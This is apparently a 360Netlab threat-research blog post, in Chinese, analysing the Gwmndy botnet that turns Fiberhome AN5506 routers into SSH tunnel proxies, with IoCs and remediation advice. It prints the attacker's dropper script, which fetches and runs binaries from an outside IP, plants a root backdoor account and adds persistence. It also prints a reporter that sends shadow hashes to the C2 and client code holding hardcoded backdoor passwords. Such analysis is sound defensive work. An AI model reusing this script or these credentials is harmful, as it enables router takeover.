Botnet

一些Fiberhome路由器正在被利用为SSH隧道代理节点

Genshen Ye
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背景介绍


2019年7月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前在VirusTotal上还没有一款杀毒引擎检测识别。通过详细分析，我们确定这是一款针对Fiberhome路由器设备Reporter程序。它会定时获取设备IP等信息并上传给一个Web接口，以此来解决设备IP变更的问题。

我们还观察到攻击者在Windows和Linux平台上开发了相应的客户端程序，通过访问Web接口获取Reporter上报的设备IP等信息，然后使用一些预留的后门账号密码建立SSH隧道(Dynamic Port Forwarding)，并在本地创建Socks5代理服务。我们根据攻击者使用的域名，将这些恶意软件统一命名为Gwmndy。

此外，与其他Botnet不同的是，攻击者并没有持续扩张Bot数量，我们猜测对于攻击者来说每天有180多个活跃的SSH隧道代理节点就已经满足他的需求了。

Gwmndy概览

Gwmndy恶意软件主要包括vpn.sh脚本，Reporter和SSH Client程序，并且通过一个Web服务器给它们提供相应的Web接口，用来传输Bot IP等相关信息。



Gwmndy样本分析

vpn.sh样本信息

- MD5: d13935ff515ffdb0682dfaad0f36419d

> *POSIX shell script text executable, ASCII text*

我们从Gwmndy Web服务器上下载到vpn.sh脚本，通过它的脚本命令，我们猜测它是Gwmndy的启动程序。

我们可以清晰地看到攻击者会在目标设备上运行dropbear程序，并将启动命令加入到/fh/extend/userapp.sh文件中，以此来实现自启动功能。它还会篡改shadow文件增加后门账号密码，并且运行vpnip和rinetd程序（一个开源的端口转发程序）。

```
#!/bin/sh
if [ -f "/usr/sbin/dropbear" ];then
echo "exsit"
if [ `grep -c "dropbear -p " /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
```

```
        sed -i '/killall dropbear/a\dropbear -p 23455 &' /fh/extend/userapp.sh
fi

else
echo "not exit drop"
wget -O /fh/dropbear http://43.252.231.181:30777/dropbearmips
chmod 777 /fh/dropbear
/fh/dropbear -p 23455 &
if [ `grep -c "/fh/dropbear -p 23455 &" /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '/killall dropbear/a\/fh/dropbear -p 23455 &' /fh/extend/userapp.sh
fi

fi
#add user admin
if [ `grep -c "admin:$1$.vb9HA2F$wLuHXrsV" /etc/shadow` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '2c admin:$1$.vb9HA2F$wLuHXrsV.WysHa9wA6GFU/:17813:0:99999:7:::' /etc/
sleep 1
fi

if [ `grep -c "admin:x:0:0:" /etc/passwd` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '2c admin:x:0:0:root:/root:/bin/sh' /etc/passwd
sleep 1
fi
#/usr/sbin/dropbear -p 23455 &
if [ `grep -c "/fh/vpnip &" /fh/extend/userapp.sh` -gt '0' ]; then
        echo "Found!"
else
        echo "Not Found"
        sed -i '/killall dropbear/a\/fh/vpnip &' /fh/extend/userapp.sh
fi
wget -O /fh/vpnip http://43.252.231.181:30777/vpnip
chmod 777 /fh/vpnip
/fh/vpnip &
wget -O /fh/rinetd http://43.252.231.181:30777/rinetd
chmod 777 /fh/rinetd
sleep 5
#ps | grep "dropbear" | grep -v "dropbear -p" | awk '{print $1}' > /fh/pid
#pid23=`ps | grep "dropbear -p" | grep -v grep | awk '{print $1}'`
#for line in `cat /fh/pid`
#do
#echo $line
#kill $line
#done
```

```
#reboot
/bin/rm $0
```

vpnip样本信息

- MD5: f878143384b3268e4c243b0ecff90c95

> *ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), statically linked, not stripped*

我们将它命名为Gwmndy.Reporter，它的主要功能就是定时获取本地SSH端口，shadow密文，公网IP地址，MAC地址等信息，并上报给`www.gggwmndy.org:30000/info.php`

```
lui     $v0, 0x43
addiu   $a3, $v0, (sshport - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a2, $v0, (pwd - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a1, $v0, (ip - 0x430000)  # char *
lui     $v0, 0x43
addiu   $a0, $v0, (mac - 0x430000)  # char *
jal     _Z14createsenddataPcS_S_S_  # createsenddata(char *,char *,char *,char *)
nop
lw      $gp, 0x30+var_20($fp)
lui     $v0, 0x42
addiu   $a1, $v0, (senddata - 0x420000)
lui     $v0, 0x41
addiu   $a0, $v0, (aSenddataS - 0x410000)  # "senddata= %s\r\n"
la      $v0, printf
move    $t9, $v0
bal     printf
nop
lw      $gp, 0x30+var_20($fp)
lui     $v0, 0x42
addiu   $a0, $v0, (senddata - 0x420000)
la      $v0, strlen
move    $t9, $v0
bal     strlen
nop
lw      $gp, 0x30+var_20($fp)
move    $a3, $v0          # int
lui     $v0, 0x42
addiu   $a2, $v0, (senddata - 0x420000)  # char *
li      $a1, 0x7530       # int
lui     $v0, 0x41
addiu   $a0, $v0, (aWwwGggwmndyOrg - 0x410000)  # "www.gggwmndy.org"
jal     _Z9send_recvPciS_i  # send_recv(char *,int,char *,int)
nop
lw      $gp, 0x30+var_20($fp)
xori    $v0, 1
sltiu   $v0, 1
andi    $v0, 0xFF
beqz    $v0, loc_4019A0
nop
```

Linux Client样本信息

- MD5: 7478f835efc00ed60c2f62e0dd5baae3

> *ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/l, for GNU/Linux 2.6.32, BuildID[sha1]=a651eaf55606534288e20eda33c2137642d3ea60, not stripped*

通过这个样本，我们可以看到它硬编码了一个用户名密码，这使得我们可以登陆Gwmndy Web统计页面。

```
send(
  fd,
  "POST /login.php HTTP/1.1\r\n"
  "Host: www.gggwmndy.org:30000\r\n"
  "Connection: keep-alive\r\n"
  "Content-Length: 62\r\n"
  "Cache-Control: max-age=0\r\n"
  "Origin: http://www.gggwmndy.org:30000\r\n"
  "Upgrade-Insecure-Requests: 1\r\n"
  "User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/55.0.2883.87 Safari/53"
  "7.36\r\n"
  "Content-Type: application/x-www-form-urlencoded\r\n"
  "Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n"
  "Referer: http://www.gggwmndy.org:30000/login.php\r\n"
  "Accept-Encoding: gzip, deflate\r\n"
  "Accept-Language: en-US,en;q=0.8\r\n"
  "Cookie: __guid=16475568.2805997670422688000.1546997247966.4321; PHPSESSID=6gifnqpk90tmu78hj3ns16n0p5; monitor_count="
  "9\r\n"
  "\r\n"
  "username=us[illegible]1&password=1qa[illegible]$&submit=%E7%99%BB%E5%85%A5",
  v1,
  0);
```

Windows SSH Client样本信息

- MD5: d361ec6c5ea4d0f09c9ee0fdf75d6782

> *PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows*

根据样本项目名，我们将它命名为Gwmndy.sshvpn。它的主要功能是访问`www.gggwmndy.org:30000/vsql.php`获取Bot IP和SSH端口等信息，建立SSH隧道，并在本地提供Socks5代理服务。

通过Web接口获取Bot IP和SSH端口

```
public string getiplist()
{
    string requestUriString = "http://www.gggwmndy.org:30000/vsql.php";
    HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(requestUriString);
    httpWebRequest.Method = "GET";
    httpWebRequest.ContentType = "application/x-www-form-urlencoded";
    httpWebRequest.UserAgent = "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:5.0.1) Gecko/20100101 Firefox/5.0.1";
    httpWebRequest.Accept = "image/webp,*/*;q=0.8";
    httpWebRequest.AllowAutoRedirect = true;
    httpWebRequest.CookieContainer = this.cookies;
    httpWebRequest.KeepAlive = true;
    HttpWebResponse httpWebResponse = (HttpWebResponse)httpWebRequest.GetResponse();
    string text = string.Empty;
    using (System.IO.Stream responseStream = httpWebResponse.GetResponseStream())
    {
        System.IO.StreamReader streamReader = new System.IO.StreamReader(responseStream, System.Text.Encoding.UTF8);
        text = streamReader.ReadToEnd();
    }
    if (text.Contains("请先登录"))
    {
        return "error";
    }
    return text;
}
```

内置的SSH后门账号密码

```
        string text2 = "Attempt to connect to ";
        text2 += this.ipaddr;
        text2 += " .";
        this.richTextBoxInfo.Text = text2;
        uint localport = System.Convert.ToUInt32(text);
        string vpnusername = "root";
        string vpnpwd = "admin123!@#";
        int sshport = 23455;
        DataRow[] array = VPNList.dt.Select("ip= '" + this.ipaddr + "'");
        if (array.Length <= 0)
        {
            text2 = "IP  ";
            text2 += this.ipaddr;
            text2 += " not in list.";
            this.richTextBoxInfo.Text = text2;
            return;
        }
        string text3 = array[0]["port"].ToString();
        if (!text3.Equals(""))
        {
            sshport = System.Convert.ToInt32(text3);
        }
        text3 = array[0]["pwd"].ToString();
        if (!text3.Equals(""))
        {
            if (text3.Contains("$1$Hji.Ho2q$"))
            {
                vpnpwd = "tailand123456";
            }
            else if (text3.Contains("$1$.vb9HA2F$"))
            {
                vpnpwd = "pldt123456";
            }
            else if (text3.Contains("$1$5cPvFTo7$"))
            {
                vpnpwd = "admin123!@#";
            }
        }
        if (!this.connetstatus)
        {
            this.connetstatus = true;
        }
        this.connetbutton.Enabled = false;
        this.thread = new System.Threading.Thread(delegate
        {
            this.ThreadFunction(this.ipaddr, sshport, vpnusername, vpnpwd, localport);
        });
        this.thread.Start();
    }
```

开启SSH隧道代理（Dynamic Port Forwarding）

```
if (VPNList.client.get_IsConnected())
{
    VPNList.porcik = new ForwardedPortDynamic("127.0.0.1", localport);
    VPNList.client.AddForwardedPort(VPNList.porcik);
    VPNList.porcik.Start();
    this.connetbutton.Enabled = false;
    if (ipaddr.Equals(""))
    {
        ipaddr = this.textBoxIP.Text;
    }
    this.checkTimer.Tick += new System.EventHandler(this.CheckConCallback);
    this.checkTimer.Enabled = true;
    this.checkTimer.Interval = 60000;
    this.checkTimer.Enabled = true;
    this.checkTimer.Start();
    string text3 = "Successful connection to ";
    text3 += ipaddr;
    text3 += " .";
    text3 += "\r\n Listening on port ";
    string str = System.Convert.ToString(localport);
    text3 += str;
    text3 += " .";
    base.BeginInvoke(new VPNList.DlChangText(this.intoText), new object[]
    {
        text3
    });
    return;
}
```

Renci.SshNet.ForwardedPortDynamic

被感染的IP信息

我们通过Gwmndy SSH客户端样本中硬编码的账号密码登陆Gwmndy Web服务器。这里存在一个Bot统计页面，上面共记录了431个MAC地址，422个IP地址。其中最新的创建日期为2019年3月19日，当天活跃MAC地址共181个。我们可以看到Bot创建日期主要在2019年1月至3月，目前已经没有新的Bot IP加入。

Not Secure | www.gggwmndy.org:30000/sql.php

count: 431

index	id	mac	ip	port	pwd	usecount	createtime	alivetime	location	purpose
1	330	18:a7:[redacted]:b0:30	130.[redacted].113	23456		0	2019-02-02 10:23:50	2019-07-24 11:50:33		
2	71	bc:c[redacted]:41:c8	130.[redacted].232	23455	$1$5cPvFTo7$	0	2019-01-15 15:23:55	2019-07-24 11:50:30		
3	171	bc:[redacted]:3f:b0	130.[redacted].12	23455	1lhRA2LZL$	0	2019-01-17 17:47:41	2019-07-24 11:50:25		
4	128	18:[redacted]:93:58	130.[redacted].220	23456		0	2019-01-17 17:39:36	2019-07-24 11:49:44		
5	383	d0:[redacted]:37:68	110.7[redacted].174	23456		0	2019-02-13 12:03:00	2019-07-24 11:49:40		
6	99	18:a[redacted]:d:e8	130.1[redacted].174	23456		0	2019-01-17 17:34:05	2019-07-24 11:49:04		
7	220	18:a[redacted]:6:38	130.1[redacted].17	23456		0	2019-01-17 18:04:49	2019-07-24 11:48:46		
8	83	bc:c[redacted]:4:00	130.1[redacted].4	23455	$1$5cPvFTo7$	0	2019-01-17 09:11:30	2019-07-24 11:48:29		
9	365	18:a[redacted]:f:10	159.1[redacted].2.248	23456		0	2019-02-13 11:58:55	2019-07-24 11:46:55		
10	209	bc:c[redacted]:a:88	130.1[redacted].18	23456		0	2019-01-17 17:57:55	2019-07-24 11:45:36		
11	240	bc:c[redacted]:88	130.[redacted].115	23455	$1$5cPvFTo7$	0	2019-01-18 02:00:31	2019-07-24 11:45:21		
12	433	18:a[redacted]:6:40	116.[redacted].183	23456		0	2019-03-04 15:42:22	2019-07-24 11:45:10		
13	210	18:a[redacted]:3:e8	130.[redacted].77	23456		0	2019-01-17 17:59:38	2019-07-24 11:44:54		
14	45	18:a[redacted]:1:98	130.[redacted].88	23456	$1$5cPvFTo7$	0	2019-01-15 11:20:06	2019-07-24 11:44:35		
15	230	bc:c[redacted]:1:98	130.[redacted].166	23456		0	2019-01-17 18:06:37	2019-07-24 11:44:27		
16	18	bc:c[redacted]:5:08	130.[redacted].14	23456		0	2019-01-14 11:30:01	2019-07-24 11:44:01	PH	VPN
17	207	18:a3[redacted]:e9:20	130.[redacted].111	23456		0	2019-01-17 17:57:23	2019-07-24 11:43:40		
18	211	bc:c0[redacted]:46:28	130.[redacted].94	23456		0	2019-01-17 17:59:57	2019-07-24 11:43:33		
19	110	18:a7[redacted]:e6:48	130.[redacted].7.191	23455	$1$5cPvFTo7$	0	2019-01-17 17:36:07	2019-07-24 11:43:25		
20	174	bc:c[redacted]:34:70	130.[redacted].7.14	23456		0	2019-01-17 17:48:23	2019-07-24 11:43:05		
21	66	bc:[redacted]:1d:a0	130.[redacted].195	23456		0	2019-01-15 15:09:47	2019-07-24 11:43:01		

以下是被感染的IP 国家/地区详细列表

```
PH 324
TH 98
```

我们对活跃的Bot IP进行Web指纹识别，以及通过攻击者修改Bot设备/fh/extend/userapp.sh文件信息，可以确定这些Bot都属于Fiberhome路由器，其

型号为AN5506。

处置建议

我们并没有看到Gwmndy恶意软件是如何传播的，但我们知道一些Fiberhome路由器Web系统存在弱口令，并且存在RCE漏洞。如果我们的读者有更多的信息，欢迎联系我们。

我们特别建议菲律宾和泰国家庭宽带用户及时更新Fiberhome路由器软件系统，同时给路由器Web设置复杂的登录凭证。

我们建议Fiberhome路由器厂商提升初始密码复杂度，同时建立完善的软件系统安全更新机制。

相关安全和执法机构，可以邮件联系netlab[at]360.cn获取被感染的IP地址列表。

联系我们

感兴趣的读者，可以在 twitter 或者在微信公众号 **360Netlab** 上联系我们。

IoC list

样本MD5

```
d13935ff515ffdb0682dfaad0f36419d
f878143384b3268e4c243b0ecff90c95
7478f835efc00ed60c2f62e0dd5baae3
d361ec6c5ea4d0f09c9ee0fdf75d6782
```

URL

```
http://www.gggwmndy.org:30777/vpn.sh
```

IP

```
47.89.9.33      Hong Kong       ASN 45102       Alibaba (US) Technology Co., Ltd.
```

— 360 Netlab Blog - Network Security Research Lab at 360 —

Botnet

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Botnet

Some Fiberhome routers are being utilized as SSH tunneling proxy nodes

Background introduction On July 24, 2019, our Unknown Threat Detection System highlighted a suspicious ELF file with 0 VirusTotal detection. When we further looked into it, we realized it is a component of an IoT botnet targeting Fiberhome router. But it does not do the regular stuff such as DDos,

Godlua

Godlua Backdoor分析报告

背景介绍 2019年4月24号，360Netlab未知威胁检测系统发现一个可疑的ELF文件，目前有一部分杀软误识别为挖矿程序。通过详细分析，我们确定这是一款Lua-based Backdoor，因为这个样本加载的Lua字节码文件幻数为“God”，所以我们将它命名为Godlua Backdoor。 Godlua Backdoor会使用硬编码域名，Pastebin.com，GitHub.com...

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